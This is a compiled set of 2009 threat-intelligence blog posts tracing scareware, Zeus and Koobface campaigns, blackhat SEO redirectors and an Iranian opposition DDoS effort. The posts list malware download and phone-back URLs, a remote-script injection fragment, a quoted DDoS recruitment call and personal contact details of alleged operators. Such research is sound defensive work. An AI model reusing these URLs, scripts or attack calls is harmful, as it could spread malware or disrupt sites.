note4scan .info *Email: finewnrk@gmail.com*

gen4scan .info *Email: finewnrk@gmail.com*

1140

flex4scan .info *Email: mexnacc@gmail.com*

fix4scan .info *Email: sitintu@gmail.com*

key4scan .info *Email: mexnacc@gmail.com*

meta6scan .info *Email: donboset@gmail.com*

note6scan .info *Email: donboset@gmail.com*

scan4gen .info *Email: finewnrk@gmail.com*

scan6gen .info *Email: donboset@gmail.com*

scan4auto .info *Email: sitintu@gmail.com*

scan4top .info *Email: finewnrk@gmail.com*

scan4fix .info *Email: sitintu@gmail.com*

scan4key .info *Email: sitintu@gmail.com*

fine4scan .info *Email: beelriel@gmail.com*

scanmega4 .info *Email: bnntnkmn@gmail.com*

zonescan4 .info *Email: mexnacc@gmail.com*

rankscan4 .info *Email: mexnacc@gmail.com*

scanauto4 .info *Email: mexnacc@gmail.com*

scan4fine .info *Email: mexnacc@gmail.com*

way4scan .info *Email: bnntnkmn@gmail.com*

key4scan .info *Email: mexnacc@gmail.com*

scan4fan .info *Email: myscarbe@gmail.com*

Exceptions out of AS10929; NETELLIGENT Hosting Services Inc.:

ia-pro .com *- 194.165.4.41; 200.63.45.224; 209.44.126.104; 200.63.45.224 Email: abuse@domaincp.net.cn* ***generalantivirus .com*** *Email: compalso@gmail.com*

genpayment .com *Email: seeingrud@gmail.com*

livestopbadware .com *Email: producergrom@gmail.com*

av-payment .com *Email: abuse@domaincp.net.cn*

antimalware-live-scanv3 .com *- 38.99.170.9; 78.47.91.153; 83.133.115.9; 89.47.237.52;91.212.65.125; Email: immigration.beijing@footer.cn*

antivirus-scanner-v1 .com *Email: tareen@yahoo.com*

proantivirusscannerv2 .com *Email: ecindia@hotmail.com*

1141



Who’s processing the payments made by the scammed customers? These are the major payment processors of scareware software that have been changing aliases for a

while now, with Pandora Software being the most persistent one: ***easybillhere .com*** *- 200.63.45.221; Email: myerysin@gmail.com*

secure.softwaresecuredbilling .com *- 209.8.45.122; Viktor Temchenko Email: TemchenkoViktor@googlemail.com* ***secure.propayments .org*** *- 78.46.152.8; Oleg Bajenov Email: oleg.bajenov@gmail.com*

secure.soft-transaction .com *- 77.91.228.155;*

Riabokon, Igor;

rw6rr69n7z2@networksolutionsprivateregis-

tration.com

secure-plus-payments .com *- 209.8.25.204; John Sparck; Email: sparck000@mail.com*

secure.pnm-software

.com

-

209.8.45.124;

Live

Internet

Marketing

Limited;

pnm-

software.com@liveinternetmarketingltd.com

secure.thepaymentonline .com *Email: Sergey Ryabov director@climbing-games.com*

1142



*What is Pandoware Software, and who's behind Pandora Software (**pandora-software .com**; **pandora-software .info**; **pandoraxxl .com** - 209.8.45.121; Live Internet Marketing Limited; Email: pandoraxxl.com@liveinternetmarketingltd.-*

com)?

The payment processor describes itself as :

" PandoraXXL is a company which provides the best adult entertainment online and is the managing company of the adult websites of the group. The concept itself is the carefull creation of websites which are different from the average vanilla adult production. We create them, we run them and we provide customer care to our customers!If You are a customer and would like to know more about our websites please click on Our Websites above. PandoraXXL.com and all sites which listed on PandoraXXL.com owned by Oleg Dvoretskiy Varzinerstr. 127, 44369 Dortmund, Germany"

Upon "doing business" with them they include their very latest domain within the the credit card statement:

" Your credit card statement may show any of the following names: WWW.PANDORAXXL.COM If so , than You have made a purchase on one of our websites! This form on the right will help You to locate these transactions!

Absolutely sure You have never ever purchased anything with us? Contact us immediately then! Due to our knowledge

we are one of a VERY few adult paysites companies out there providing INHOUSE live support along with telephone support. Please call only when You are sure that this site was not ab to help You with Your transactions. You may call with technical questions as well but You must read all our site's FAQs first. "

Going through the terms of service for several scareware domains, there's a contact support image saying

" Copyright 2008 Oleg Dvorezky, Dortmund, Germany". Why an image and not a text? Cybercriminals sometimes ensure that sensitive info potentially undermining their OPSEC doesn't get crawled by public search engines. It's gets even more interesting as Oleg Dvorezky, whose activities as payment processor for scareware go beyond the support desk has also included his address - Varzinerstr. 127. 44369 Dortmund, Germany and another phone, again as an image +1(636)549-8103, followed by two more numbers +18669997851 (USA) +33179972633 (France) listed

as contact details.

1143

Moreover, despite the fact that they've active affiliates distribution scareware and earning money in the process, next to managing the processing of payments, one should not exclude the possibility that they may also be engaging in customer relationship management for other scareware affiliate partners. For instance, the following support emails are all managed by them :

support@supportdeska.com

support@msantispyware2009.com

support@pandora-software.com

support@pandoraxl.com

support@data-saver.org

support@generalantivirus.com

Fo the time being, scareware remains the single most efficient, managed and high liquidity asset used for

monetization cybercrime campaigns.

1. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

2.

http://www.virustotal.com/analisis/dbffd55928c1e8c0441a64ebc2c10785050bb90ce08ae053d2dacb9fa36d9849-12442

05554

3.

http://www.virustotal.com/analisis/ecde2d12aafb370b8dea92ba97476d8a032b5bb51ac4aa90cf997af88b1e4cc8-12442

05676

1144





Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot (2009-06-08 09:37)

Just like [1]GazTranzitStroyInfo's case, what we've got here is failure to understand that the efforts put into building legitimacy of front-ends to cybercrime, is prone to get undermined upon closer examination of the particular web hosting provider.

*Who, and what is **Life4you .info** - Free Hosting for Live (**dirsite .com**; 65.98.15.80; Dennis Linkor Email: admin@dirsite.com)?*

" We are pleased to announce the launch of dirsite.com, the best ASP.NET host on the web. We currently offer one 1145



plan. This plan is entirely free! Free ASP.NET 2.0 hosting! Unfortunately we have hit our quota for ad free accounts.*

Every new signup is now required to display a 460x60 banner ad on their content pages. We will be running another ad free promotion soon, so be sure to check back! We are currently experiencing some technical issues that are out of our control. We are suffering some server problems and as a result, slight delays in processing signups. We are working on it, and will have everything resolved as soon as possible. Thank you for your patience. "

What's so special about them? Well, for starters, they've got no customers but the cybercriminals themselves maintaining a portfolio of over 7,000 adult related keywords which they have been using for blackhat SEO campaigns across thousands of automatically registered – [2]CAPTCHA recognition outsourced – Blogspot accounts since

February, 2009.

With the Blogspot campaign still ongoing, let's assess it and expose all the participating scareware domains.

Upon automatic generation of the Blogspot accounts, links like the following are included next to the bogus content, all using dirsite.com's pseudo-legitimate hosting services:

1146



goto.dirsite .com/go.php?sid=2 &tds-key=erotic+bikini+babes

goto.dirsite .com/go.php?sid=2 &tds-key=sexe+amateur+on+my+space

goto.dirsite .com/go.php?sid=2 &tds-key=aunt+judy+older+women

goto.dirsite .com/go.php?sid=2 &tds-key=view+private+profiles+on+myspace

goto.dirsite .com/go.php?sid=2 &tds-key=fullmetal+alchemist+porn

goto.dirsite .com/go.php?sid=2 &tds-key=Asian+style+bed+throws

goto.dirsite .com/go.php?sid=2 &tds-key=cheerleader+candid+pictures

goto.dirsite .com/go.php?sid=2 &tds-key=desisexstories

goto.dirsite .com/go.php?sid=2 &tds-key=Hey+Arnold+porno

goto.dirsite .com/go.php?sid=2 &tds-key=warcraft+henrai

Upon clicking the users are redirected to ***tdncgo2009 .com/?uid=68 &pid=3*** *(****trdatasft .com****; **fra22 .net;*** *Email:) 64.86.17.47, Email: hmlragnsky@whoisservices.cn, where the scareware domains are randomly loaded:*

virusdoctor-onlinedefender .com *- 64.213.140.69 Email: sebarinvert.ivus@gmail.com*

onlinescan-ultraantivirus2009 .com *- 206.53.61.76*

virussweeper-scan .net *- 206.53.61.76*

1147



virusalarm-scanvirus .net *- 206.53.61.76*

viruscatcher .net *- 64.213.140.71 Email: jeannemcpeters@gmail.com*

fast-antivirus .com - *64.213.140.68*

The [3]scareware attempts to [4]phone back to ***update1.virusshieldpro .com/ReleaseXP.exe*** *- 206.53.61.75 -*

Email: unitedisystems@gmail.com and to ***updvmfnow .cn*** *- 64.86.17.9 Email: oijfsd.sd@gmail.com. ReleaseXP.exe then phones back to the following locations, naturally earning profit for the cybecriminal -*

pay-virusshield .cn *- 64.213.140.70; Email: unitedisystems@gmail.com; Returning the following message: " Sorry, the operation is currently unavailable, please email our support team from product's site (Error Code #150)"*

updvmfnow .cn *- 64.86.17.9*

updvmfnow .cn*/reports/install-report.php (64.86.17.9)*

updvmfnow .cn*/reports/soft-report.php*

updvmfnow .cn*/reports/minstalls.php*

1148



The phone back location is also hosting more active scarewaredomains:

ultraantivirus2009 .com *- 64.86.17.9*

virusalarmpro .com

vmfastscanner .com

mysuperviser .com

pay-virusdoctor .com

virusmelt .com

payvirusmelt .com

Not only is ***life4info .info*** *or* ***dirsite .com*** *a bogus free hosting provider, but the campaigns hosted by them are interacting with our "dear friends" at [5]AS30407; VELCOM .com which Spamhaus describes as " N. American base of Ukrainian cybercrime spammers" - and with a reason.*

1. http://ddanchev.blogspot.com/2009/05/gaztranzitstroyinfo-fake-russian-gas.html

2. http://blogs.zdnet.com/security/?p=1835

3.

http://www.virustotal.com/analisis/96ef88149ff92023f6dc8393c547ed3ad5f2938a3018c08a7105c63677ea6391-12444

12339

1149

4.

http://www.virustotal.com/analisis/b56d88ef2aea4c0df0be48a41821becc15b6e2ba9ca7b763726ac67973ce4d5f-12440

68810

5. http://www.google.com/safebrowsing/diagnostic?site=AS:30407

1150



GazTransitStroy/GazTranZitStroy

Rubbing

Shoulders

with

Petersburg

Internet

Network

LLC

(2009-06-08 14:28)

*Following the [1]GazTransitStroy/GazTranZitStroy (**gaztranzitstroyinfo.ru**; 67.15.253.241) coverage, [2]the gang behind the bogus gas company drilling for [3]insecure PCs across the Web has returned to its roots - St. Petersburg, Russia, with routing services courtesy of PIN-AS Petersburg Internet Network LLC (AS44050) (**internet-spb.ru**) :*

" descr: Petersburg Internet Network LLC

address: Sedova 80

address: St.-Petersburg, Russia

e-mail: support@internet-spb.ru

phone: +7 812 4483863

fax-no: +7 812 4483863

person: Metluk Nikolay Valeryevich

address: korp. 1a 40 Slavy ave.,

address: St.-Petersburg, Russia

e-mail: nm@internet-spb.ru

1151



phone: +7 812 4483863

fax-no: +7 812 2683113

PIN LLC

Sedova 80

+7 812 4483863

support@internet-spb.ru

Metluk Nikolay Valeryevich

korp. 1a 40 Slavy ave.,

St.-Petersburg, Russia

+7 812 4483863

nm@internet-spb.ru

Ladoha Anton Vladimirovich

korp. 1a 40 Slavy ave.,

St. Petersburg, Russia

+7 812 4483863

admin@internet-spb.ru

1152



Strukov Evgeny Olegovich

korp. 1a 40 Slavy ave.,

St.-Petersburg, Russia

+7 812 4483863

admin2@internet-spb.ru

e.strukov@pinspb.ru

Prefixes 91.212.41.0/24; 95.215.0.0/22; 194.11.16.0/24; 194.11.20.0/23; 195.2.240.0/23"

What's also worth pointing out that is a huge number of of domains operated by GazTransitStroy's customers, and, of course, GazTranzitStroy themselves not only traceroute back to Petersburg Internet Network LLC's network, but also, there's an evident migration to the legitimate ***NETDIRECT-NET - 89.149.206.0 - 89.149.207.255 - AS2875****, as well as to* ***CHINANET-SH CHINANET shanghai province network - 222.64.0.0 - 222.73.255.255****.*

1153



Combined with the fact that ***EUROHOST-NET/Eurohost LLC (eurohost.biz.ua) 91.212.65.0 - 91.212.65.255 - AS48841***

remain an inseparable part of GazTransitStroy's info, clearly indicates the presence of a well known cybercrime powerhouse - the RBN itself.

The following domains (crimeware, live exploits, scareware, you name it they engage in it) maintained by GazTranzitStroy have migrated as follows. From ***91.212.41.96*** *to CHINANET-SH CHINANET shanghai province network -*

222.64.0.0 - 222.73.255.255:

loshadinet .com

roselambda .cn

use-sena .cn

peopleopera .cn

forexsec .cn

symphonygold .cn

dreamlitediamond .cn

vilihood .cn

bookadorable .cn

drawingstyle .cn

housedomainname .cn

roomsme .cn

vilasse .cn

workfuse .cn

stakeshouse .cn

financeimprove .cn

lifenaming .cn

travetbeach .cn

schoolh .cn

rainfinish .cn

housevisual .cn

1154

kvk.housevisual .cn

xfln.housevisual .cn

worksean .cn

blogtransaction .cn

liteauction .cn

seamodern .cn

smilecasino .cn

newtransfer .cn

oceandealer .cn

pub.oceandealer .cn

musicdomainer .cn

wowregister .cn

websiteflower .cn

travets .cn

designroots .cn

teamwows .cn

startgetaways .cn

moulitehat .cn

caxf.moulitehat .cn

islandtravet .cn

weekendtravet .cn

resorttravet .cn

litefront .cn

palaceyou .cn

youbonusnew .cn

clubmillionswow .cn

rainjukebox .cn

xuyxuyxuy .cn

1155



From 91.212.41.114 to NETDIRECT-NET - 89.149.206.0 - 89.149.207.255 - AS28753, interestingly, the DNS servers for the following domains ***ns1.pubilcnameserver7.com/ns1.pubilcnameserver7.com*** *are diversifying at 89.149.207.56*

and 91.212.41.114:

freeantivirusplus09 .com

realantivirusplus09 .com

getantivirusplus09 .com

smartantivirusplus09 .com

addedantivirusonline .com

addedantivirusstore .com

addedantiviruslive .com

addedantiviruspro .com

countedantiviruspro .com

plusantiviruspro .com

myplusantiviruspro .com

addedantivirus .com

youraddedantivirus .com

bestaddedantivirus .com

easyaddedantivirus .com

yourcountedantivirus .com

bestcountedantivirus .com

1156

yourplusantivirus .com

easyplusantivirus .com

yourguardonline .cn

easydefenseonline .cn

bestprotectiononline .cn

freecoveronline .cn

atioqe .cn

yourguardstore .cn

mycheckdiseasestore .cn

examinepoisonstore .cn

freecoverstore .cn

myexaminevirusstore .cn

bestexaminedisease .cn

yourfriskdisease .cn

easyfriskdisease .cn

friskdiseaselive .cn

bestdefenselive .cn

bigprotectionlive .cn

bigcoverlive .cn

examineillnesslive .cn

exodih .cn

suxpymi .cn

aciazi .cn

yourfriskinfection .cn

easyserviceprotection .cn

easyincomeprotection .cn

easypersonalprotection .cn

easybestprotection .cn

myascertainpoison .cn

yourguardpro .cn

refugepro .cn

mycheckdiseasepro .cn

ascertaindiseasepro .cn

yourcheckpoisonpro .cn

easycheckpoisonpro .cn

yourfriskviruspro .cn

myascertainviruspro .cn

fegbywo .cn

feptuaq .cn

myexamineillness .cn

exousyt .cn

newguard2u .cn

freedefense2u .cn

bigdefense2u .cn

bestcover2u .cn

newguard4u .cn

mydefense4u .cn

bestcover4u .cn

newguard4you .cn

mydefense4you .cn

1157



bestcover4you .cn

yourguardforyou .cn

newguardforyou .cn

myguardforyou .cn

freedefenseforyou .cn

mydefenseforyou .cn

bestcoverforyou .cn

*The ongoing affiliation with EUROHOST-NET/Eurohost LLC (**eurohost.biz.ua**) 91.212.65.0 - 91.212.65.255 - AS48841, and the migration of domains (scareware, live exploits, crimeware etc.) as follows. From 91.212.41.119 to 91.212.65.7*

EUROHOST-NET/Eurohost LLC:

nicdaheb .cn

sehmadac .cn

ralcofic .cn

bikpakoc .cn

xidsasuc .cn

koqsuyod .cn

tozxiqud .cn

bowselaf .cn

cuzlumif .cn

porgacig .cn

hifgejig .cn

rogkadej .cn

sipcojeq .cn

silzefos .cn

1158



popyodiw .cn

hayboxiw .cn

peskufex .cn

ridmoyey .cn

cakpapaz .cn

What kind of an ISP be maintaining a permanent Under Construction page and engage in Zeus and live exploit serving activities on the same IP as its web server? [4]EUROHOST-NET/Eurohost LLC is one of them:

" person: Mikhail Ignatyev

address: off. 1, 81 Frunze str.,

phone: +38 093 079 00 32

address: Evpatoria, Crimea, Ukraine

e-mail: ipadmin@eurohost.biz.ua"

*At **eurohost.biz.ua** (91.212.65.5) we also have parked [5]**123-service.ru**, serving a [6]deja-vu account suspended 1159*

*message - " This account has been suspended. Either the domain has been overused, or the reseller ran out of resources. " as well as [7]**ramshanabc.ru**, with another account suspended message despite its previous involvement in Zeus crimeware campaigns in January, 2009 (**ramshanabc .ru/ferrari/main.bin**; **ramshanabc .ru/ferrari/main.bin**).*

*Besides these domains, several others, again registered to **kirilboltovnet@yandex.ru** are known to have been maintaining running Zeus crimeware campaigns as well:*

grafjasqq .ru/kiew/kiew.cfg

heliskamm .ru/kiew5.cfg

mamaloki .ru/dir2.cfg489

mamaloki .ru/kiew3.cfg

nionalku .ru/dir5.cfg

nionalku .ru/kiew6.cfg

Still not convinced in how malicious their intentions really are? The phone number (+7 928 7867612) used in the registrations of these domains was most recently used in a [8]spammed Zeus crimeware campaign impersonating Western Union.

1. http://ddanchev.blogspot.com/2009/05/gaztranzitstroyinfo-fake-russian-gas.html

2. http://google.com/safebrowsing/diagnostic?site=AS:29371&hl=en

3. http://twitter.com/arbornetworks/status/1873576720

4. http://blog.fireeye.com/research/2009/03/bad-actors-part-6-eurohost-llc.html

5. http://google.com/safebrowsing/diagnostic?site=123-service.ru

6. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

7. https://zeustracker.abuse.ch/monitor.php?host=ramshanabc.ru

8. http://www.dslreports.com/forum/r22374680-Spam-Western-Union-Transfer-MTCN-1848485571-ZIP-FILE-VIRUS

1160





From Ukrainian Blackhat SEO Gang With Love - Part Two (2009-06-09 23:03)

It seems that the portfolio of [1]redirectors using my name part of an ongoing [2]Ukrainian blackhat SEO is expanding, with ***seximalinki .ru/images/ddanchev-sock-my-dick.php****, as the latest addition. This brings up the number of redirectors to three, at least for the time being:*

• ***seximalinki.ru/images/ddanchev-sock-my-dick.php*** *- active - 74.54.176.50; Email: Hippacmc@land.ru*

• ***seo.hostia .ru/ddanchev-sock-my-dick.php*** *- active - 213.155.2.37*

• ***HiDancho.mine .nu/login.js*** *- active - 64.21.86.16*

Let's dissect the latest campaigns, including several related ones not necessarily serving scareware, moreover, let's also establish a connection between this gang and the [3]ongoing hijacking of Twitter trending topics for malware serving purposes, shall we?

The redirector takes the user to ***antimalwareonlinescannerv3 .com*** *- 83.133.115.9; 91.212.65.125; 69.4.230.204 -*

Email: immigration.beijing@footer.cn where [4]the scareware is served.

The campaign is also relying on three more scareware domains ***antimalware-live-scanv3 .com****;* ***antimalwareliveproscanv3 .com*** *;* ***fastsecurityupdateserver .com****, with* ***ns1.futureselfdeeds .com*** *ensuring that the rest of the portfolio remains in tact :*

1161



premiumlivescanv1 .com

advanedmalwarescanner .com

advanedpromalwarescanner .com

antiviruspcscannerv1 .com

antivirusпremiumscanv2 .com

malware-live-pro-scanv1 .com

malwareliveproscanv1 .com

malwareliveproscannerv1 .com

malwareinternetscannerv1 .com

anti-spyware-scan-v1 .com

antimalwarescanner-v2 .com

freeantispywarescan2 .com

antivirus-scanner-v1 .com

internetotherwise .com

macrosoftwarego .com

world-payment-system .com

1162



paymentonlinesystem .com

livewwwupdates .com

liveinternetupdates .com

livesecurityupdate .com

securitysoftwarepayments .com

antiviruspaymentsystem .com

systemsecurityupdates .com

networksecurityadvice .com

systeminternetupdates .com

protectionsystemupdates .com

updateinternetserver2 .com

protectionupdates2 .com

proantivirusscannerv2 .com

proantivirusscanv2 .com

powerantivirusscanv2 .com

1163



These blackhat SEO-ers have been actively multitasking during the past couple of months. For instance, another campaign maintained by them at Lycos Tripod's is-the-boss.com is using the redirector ***ntlligent .info/tds/in.cgi?11***

&seoref= &parameter= $keyword &se= $se &ur=1 &HTTP _REFERER= *(72.232.163.171), hosted by Layered Technologies, Inc., in order to serve a a [5]Koobface sample*

located at 91.212.65.35/view/1/1416/0, which upon execution phones back to ***upr15may .com****/achcheck.php;* ***upr15may .com****/ld/gen.php (119.110.107.137) as well as to* ***i-site .ph****/1/6244.exe;* ***i-site .ph****/1/nfr.exe with the second binary phoning back to 85.13.236 .154/v50/?v=71 &s=I*

&uid=1824245000 &p=14160 &ip= &q=.

1164



Another campaign maintained by them at is-the-boss.com is using three redirectors ***kurinah.freehostia .com****/in.cgi?8*

&seoref= &parameter= $keyword &se= &ur=1 &HTTP _REFERER=; ***promodomain .info****/in.cgi?8 &seoref= &parameter= $keyword &se= &ur=1 &HTTP _REFERER= - 66.40.52.63 - Email: support@ruler-domains.com and* ***thetrafficcontrol .net****/in.cgi?8 &seoref= &parameter= $keyword &se= &ur=1 &HTTP _REFERER=, until the user is finally redirected to a fake PornTube portal* ***big-tube-list .com****/teens/xmovie.php?id=45048 - 216.240.143.7 - isaacdonn@gmail.com where malware is served from* ***my-exe-profile .com****/[6]streamviewer.45048.exe - 66.197.171.6 -*

Email: michalevd@gmail.com.

Upon execution, streamviewer phones back to ***reportsystem32 .com****/senm.php?data= - 216.240.146.119 -,* ***terra-dataweb .com****/senm.php?data=v22 - 66.199.229.229 -, and* ***dvdisorapid .com****/senm.php? data=v22 - 64.27.5.202.*

Several related fake codec serving domains parked at 216.240.143.7 are also currently active:

get-mega-tube .com - *Email: raymgnw95@gmail.com*

best-crystal-tube .com - *Email: raymgnw95@gmail.com*

the-lost-tube .com - *Email: hilachow@gmail.com*

sunny-tube-house .com - *Email: hilachow@gmail.com*

proper-tube-site .com - *Email: hilachow@gmail.com*

tube-xxx-work .com - *Email: hilachow@gmail.com*

big-tube-list .com - *Email: isaacdonn@gmail.com*

1165





A third campaign is using a single redirector to ***tangoing .info****/cgi-bin/analytics?id=917304 &k= - 91.207.61.48 -*

Email: dophshli@gmail.com to dynamically redirect visitors to pretty much all the scareware domains listed in [7]part twenty one of the diverse portfolio of fake security software series. Moreover, the very same email used to register the redirecting domain was also used to register a [8]payment processing gateway for scareware transactions in January, 2009.

Yet another blackhat SEO operation maintained by the same group since February,

2009 is ***fi97***

.net*/jsr.php?uid=dir &group=ggl &keyword= &okw= &query="+query+" referer="+escape(document.referrer)+"*

&href="+escape(location.href)+" &r="+rzz+"'> <"+"/scr"+"ipt>", which according to publicly obtainable statistics received approximately 138, 000 unique visitors in April, with 30.23 % coming from Google.

1166



The [9]traffic hijacking of for the purpose of serving malware, using over a hundred different .us domains was in fact so successful that several [10]webmasters reported loosing [11]their organic search traffic due to [12]the content within the sites. The campaign then switched to a pharmaceutical theme using a Google search engine theme, with several static links to pharma scams, once again using the already established traffic redirections tactics.

The redirectors in question ***petrenko .biz*** *- 88.214.200.150 - Email: olegoff@yandex.ru and* ***myseobiz .net*** *-*

67.225.158.16 - Email: 3bd864dddbe4421ab1112a6ebc6df4fb.protect@whoisguard.com remain in operation. The

bogus Google front page is advertising the following pharma domains:

theusdrugs .com *- 78.140.132.11, parked at the same IP are also more pharma domains:*

1167



medscompany .org

canadian-rxpill .com

bestyourpills .com

rx-drugs-support .com

payment-rx .com

genericdrugs .in

mendrugsshop .com

healthrefill .com

1168



It gets even more inter-connected and malicious since this very same gang is also the one responsible for the ongoing

[13]malware campaign spreading scareware by using Twitter's trending topics. Let's establish a direct connection between the Ukrainian gang and the campaign.

The TinyURL links used redirect to an identical domain - ***00freewebhost .cn*** *- 211.95.79.115 - Email: louis-greenfield@gmail.com, where an iFrame is loading* ***happy-tube-video .com/xplays.php?id=40030*** *- 216.240.143.7*

- Email: isaacdonn@gmail.com where [14]Mal/FakeAV-AY (streamviewer.40030.exe) is served, this time from

exe-soft-files .com*/streamviewer.40030.exe - 66.197.171.6 - Email: michalevd@gmail.com.*

1169



*This very same domain (**happy-tube-video .com** registered to isaacdonn@gmail.com) is part of the second PornTube fake codec campaign which I assessed above, this time pushed through the gang's blackhat SEO campaigns.*

*Moreover, in a typical cybercrime-friendly style, the main malicious domain operated by the gang and used in the Twitter campaign - **00freewebhost .cn -** continues to load the malware serving domain despite that it's main index is serving a [15]fake account suspended notice - " This Account Has Been Suspended, This includes, but is not limited to overusing server resources, publishing adult content, or unauthorized posting of copyrighted material.*

Please contact our Support Team for more information. " Which is pretty amusing, since despite the fact that they're using an iFrame to point to a different location, they've left an animated GIF image of a fake codec hosted there -

***00freewebhost .cn/shmo/pl.gif**.*

1170



A second connection between the Ukraininan black SEO gang, Twitter's ongoing campaign and the [16]fake web

hosting provider which I profiled yesterday can also be made.

*For instance, the [17]URL shortening service used in last week's campaign at Twitter **a.gd/2524d9/** redirects to **66.199.229 .253/etds/go.php?sid=43** and then to **av-guard .net/?uid=27 &pid=3** as well as to **fast-antivirus .com** which are the scareware domains exposed in the recent "[18]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot" post. The*

scareware obtained from it, as well as the scareware from the above-exposed PornTube campaign ***streamviewer.40030.exe*** *also share the same phone back locations.*

Coming across yet another operation managed by them, namely, the ongoing Twitter trending topics hijacking

attack, clearly demonstrates the impact this single group of individuals can have while multitasking at different fronts.

And despite the numerous traffic acquisition tactics used, the monetization approach remains virtually the same -

[19]scareware.

1. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

2. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

3. http://blogs.zdnet.com/security/?p=3549

4.

http://www.virustotal.com/analisis/b6be40adcd5157dcfbcf8d332179dee6d2f9afb8c9a23457d4e3034f849b9c10-1244322301

5.

http://www.virustotal.com/analisis/c1033da5d371cff01c92ebaa9f3252fe74c4ce961127374728 9d803d44688be0-1244445659

6.

http://www.virustotal.com/analisis/69ba169d715bb726dcad878de94fe3d6d956bb911672d9b48cbf4d21d5c7d826-1244581451

7. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

8. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

9. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

10. http://www.google.com/support/forum/p/Webmasters/thread?tid=67c1f10a8dd9df61&hl=en

11. http://www.google.com/support/forum/p/Webmasters/thread?tid=4b5cda7d43f10efb&hl=en

12. http://www.google.com/support/forum/p/Webmasters/thread?tid=4b5cda7d43f10efb&hl=en

13. http://blogs.zdnet.com/security/?p=3549

1171

14. http://www.virustotal.com/analisis/236930a2bbadb50b8cc29db8658fdc45062d8e67071be541368b02a999b37995-1244492331

15. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

16. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

17. http://www.abuse.ch/?p=1495

18. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

19. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

1172



Iranian Opposition DDoS-es pro-Ahmadinejad Sites (2009-06-16 12:53)

By utilizing the people's information warfare concept, Iranian opposition has managed to ***[1]successfully organize a cyber attack against Tehran's regime*** *(complete analysis) by using Twitter, web forums, and localization (translation) of the recruitment messages in order to seek assistance from foreigners.*

So far, their rather simplistic denial of service tools has managed to disrupt access to key government web sites, and the intensity of the attacks is prone to increase since the opposition appears to be in a "learning mode".

1173



What does "learning mode" stand for here? It's their current stage of experimentation clearly indicating their

inexperience with such campaigns and DDoS attacks in general. The opposition's de-centralized chain of command isn't even speculating on the use of botnets, since the primitive multi-threaded Iranian connections hitting Iranian sites seems to achieve their effect.

1174



From a strategic perspective, this internal unrest resulting in the disruption of key government web sites, the de-facto propaganda vehicles of the current government, is directly denying their ability to influence the population and the media, which on its way to find information is inevitably going to visit the working opposition web sites.

Moreover, the majority of people's information warfare driven cyber attacks we've seen during the past two

years, have all been orbiting around the scenario where a foreign adversary is attacking your infrastructure from all over the world. But in the current situation, it's Iran's internal network that's self-eating itself, where the trade off for denying all the traffic would be the traffic which could be potentially influenced through PSYOPs (psychological operations).

1175



What has changed since [2]yesterday's real-time OSINT analysis? The web based "Page Rebooter" tool heavily advertised by the opposition has decided to stop offering the service due to the massive abuse:

" Unfortunately I have had to take the site down temporarily. The site was being used to attack other websites, until I can determine the source of these attacks, I have decided to keep it offline. My apologies to everyone who uses this site for it's intended purpose, hopefully we'll be back soon. I have now received several emails regarding this. Unfortunately, last night's spike in traffic cost me a lot of money in server costs, I therefore cannot afford to keep it online -

even if the use is just. I have therefore decided to release the code for this site, so that you may create your own copies. "

Meanwhile, the opposition has come up with a segmented targets list including hardline news portals, official Ahmadinejad sites, Iranian law enforcement sites, banks, judiciary and transportation sites, aiming to recruit international supporters:

1176



" ALL PEOPLE AROUND THE WORLD:

Please help us in a full-scale cyberwar againts the dictatorial brutal government of Ahmadinjead! Help Iranians to earn back their votes per instructions below:

Simply click on few of the following links (better too choose your selections from different categories); it opens the site in a new tab. It will not stop you from browsing but by sending a refresh signal to the target site will saturate it. By doing so, we can block Ahmadinjead's governments flow of information in many of its key components as shown below.

Please help us and yourself from this lunatic who will push the world to world war III. "

1177



Following the updated list of targets, a new [3]LOIC.exe DoS tool is being advertised. The tool is however, anything but sophisticated (it's been around since 6 Jul 2008) compared to even the average Russian DDoS bot. Combined, the simplistic nature of the opposition's attack tools indicates the lack of any in-depth understanding of information warfare principles, in times when other countries are already going beyond cyber warfare and aiming for the unrestricted warfare stage.

1178



The Conspiracy Theory and the Facts

How is the Iranian government/regime responding to these attacks, is it striking back to the fullest extend speculated in a countless number of cyber warfare research papers? Moreover, can it actually attack the "adversaries" which in this case reside within the country's own network? Can we easily compare this unpleasant situation from an information warfare perspective to the ongoing discussions whether or not the [4]Should the US Go Offensive In Cyberwarfare?, and "go offensive" against who at the first place? The hundreds of thousands of U.S based malware infected hosts operated by a foreign entity as the adversary [5]while using the targeted country's infrastructure as a human shield?

1179



That’s a dilemma that Iran’s government is currently facing, but let’s connect the dots and prove that the [6]Fars News Agency which is pro-Ahmadinejad, and maintains ties to the [7]Iranian judiciary, has in fact participated in this

*" **cyber warfare attack with sticks and stones**".*

The Fars News Agency has been under attack since the beginning of the campaign, approximately 48 hours

ago, prompting the site – just like many others – to switch to "lite" versions taking into consideration the ongoing attacks wasting the sites’ bandwidth.

1180





In a desperate attempt to influence the outcome of the DDoS attack, Fars News included iFrames pointing to

*opposition and anti-Ahmadinejad news sites (**balatarin.com**; **ghalamnews.com** and **mirhussein.com**) in order to redirect some of the attack traffic to them. The campaigners noticed the change, but upon confirming that the opposition’s web sites remain online even with the iFrames in place, decided to continue the attack.*

The bottom line - when your very own infrastructure hates you, you become nothing else but an observer to the 1181

declining propaganda exposure projections that you’ve once set, failing to anticipate the fully realistic scenario when the adversary that you’ve been fortifying to protect from, or have build sophisticated offensive capabilities to deal with, is

in fact residing within your own infrastructure. Attempting to attack him or shut him down will only multiply the effect of his original campaign.

[8]The net is vast and infinite.

Recommended reading:

[9]A CCDCOE Report on the Cyber Attacks Against Georgia

[10]DDoS Attack Graphs from Russia vs Georgia's Cyberattacks

